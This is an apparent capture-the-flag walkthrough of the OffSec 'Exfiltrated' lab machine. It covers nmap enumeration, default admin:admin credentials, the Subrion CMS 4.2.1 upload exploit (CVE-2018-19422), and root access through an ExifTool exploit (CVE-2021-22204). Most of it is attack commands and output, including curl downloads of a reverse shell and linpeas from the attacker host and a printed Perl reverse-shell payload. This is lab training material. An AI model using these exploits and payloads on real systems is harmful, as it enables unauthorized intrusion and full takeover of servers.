
Exfiltrated|Default Credentials|CVE-2018-19422 Subrion 4.2.1 CMS|Outdated Exiftool

The Nmap scan reveals that there are two open ports on this system SSH and HTTP:


```
┌──(kali㉿kali)-[~/OSCP/Exfiltrated]
└─$ sudo nmap -sV -p- -A 192.168.153.163 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 20:31 EDT
Nmap scan report for 192.168.153.163
Host is up (0.041s latency).
Not shown: 64500 closed tcp ports (reset), 1033 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
```

We can see that the Aggressive scan revealed some subdirectories for the site. Note Aggreesive Scans make a lot of noise and in a more secure environment can trigger responses from IDS/IPS, firewalls, etc. Navigating to the panel reveals an Admin login panel and this one happens to utilize the admin:admin default/weak credentials. We also have a software version:



A quick Google search of the version type can give us access to several exploits for the upload vulnerability

associated with this version type (https://github.com/Swammers8/SubrionCMS-4.2.1-File-upload-RCE-auth-):



Running the command with the default credentials grants us a shell:

```
┌──(kali㉿kali)-[~/OSCP/Exfiltrated/SubrionCMS-4.2.1-File-upload-RCE-auth-]
└─$ python3 exploit.py -u http://exfiltrated.offsec/panel -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: 1HptObRmzCFFOvWNW7jzOIPDWdozDWQOIEnXMUsw
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: mfvaumasyoyppsi

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/mfvaumasyoyppsi.phar

$ whoami
www-data
```

Privilege Escalation

This shell is very limited so we can transfer a php reverse shell file with *curl* and get a more interactive shell:

```
$ curl http://192.168.45.185/test.php -o test.php

$ ./test.php

$ test.php

$ php test.php
```

```
┌──(kali㉿kali)-[~/OSCP/Exfiltrated]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.153.163] 36944
SOCKET: Shell has connected! PID: 5390
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now that we have a more interactive shell we can run linpeas after transferring it with curl:

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ curl http://192.168.45.185/linpeas.sh -o linpeas.sh
<curl http://192.168.45.185/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  808k  100  808k    0     0  1528k      0 --:--:-- --:--:-- --:--:-- 1528k
www-data@exfiltrated:/var/www/html/subrion/uploads$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@exfiltrated:/var/www/html/subrion/uploads$ ./linpeas.sh
./linpeas.sh
```

Note that not everything useful will be identified by linpeas color identification(Check Random Notes Under Priv Esc):

```
Unexpected in /opt (usually empty)
total 16
drwxr-xr-x  3 root root 4096 Jun 10  2021 .
drwxr-xr-x 20 root root 4096 Jan  7  2021 ..
-rwxr-xr-x  1 root root  437 Jun 10  2021 image-exif.sh
drwxr-xr-x  2 root root 4096 Jun 10  2021 metadata
```

Reviewing this script reveals that it uses the exiftool:

```
www-data@exfiltrated:/opt$ cat image-exif.sh
cat image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"


IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now...  \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done
```

Now we can check the version of exiftool using the -ver option:

```
www-data@exfiltrated:/opt$ exiftool -ver
exiftool -ver
11.88
www-data@exfiltrated:/opt$
```

Now we can check if there are any vulnerabilities related to this version(https://github.com/UNICORDev/exploit-CVE-2021-22204):

Now we can create a malicious jpg file that the image-exif.sh will use and cause it to grant us a reverse shell:

```
┌──(kali㉿kali)-[~/Tools/exploit-CVE-2021-22204]
└─$ python3 exploit-CVE-2021-22204.py -s 192.168.45.185 443

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(443,
inet_aton('192.168.45.185'))))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

And we can transfer the malicious jpg to the target with curl:

```
www-data@exfiltrated:/tmp$ curl http://192.168.45.185/image.jpg -o image.jpg
curl http://192.168.45.185/image.jpg -o image.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   459  100   459    0     0   4831      0 --:--:-- --:--:-- --:--:--  4831
www-data@exfiltrated:/tmp$
```

The script requires the image to be in the /var/www/htm/subrion/uploads directory so we will move the file there:

```
www-data@exfiltrated:/tmp$ mv image.jpg /var/www/html/subrion/uploads/image.jpg
<v image.jpg /var/www/html/subrion/uploads/image.jpg
www-data@exfiltrated:/tmp$
```

And now we can cd into the /opt folder and run the script so we can gain an elevated reverse shell:

```
www-data@exfiltrated:/opt$ ./image-exif.sh
./image-exif.sh

 metadata directory cleaned!

 Processing EXIF metadata now...

./image-exif.sh: line 16: /opt/metadata/f6ceacddf9: Permission denied


 Processing is finished!

www-data@exfiltrated:/opt$
```

It may say permission denied but we have an elevated reverse shell:

```
┌──(kali㉿kali)-[~/OSCP/Exfiltrated]
└─$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.153.163] 52056
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```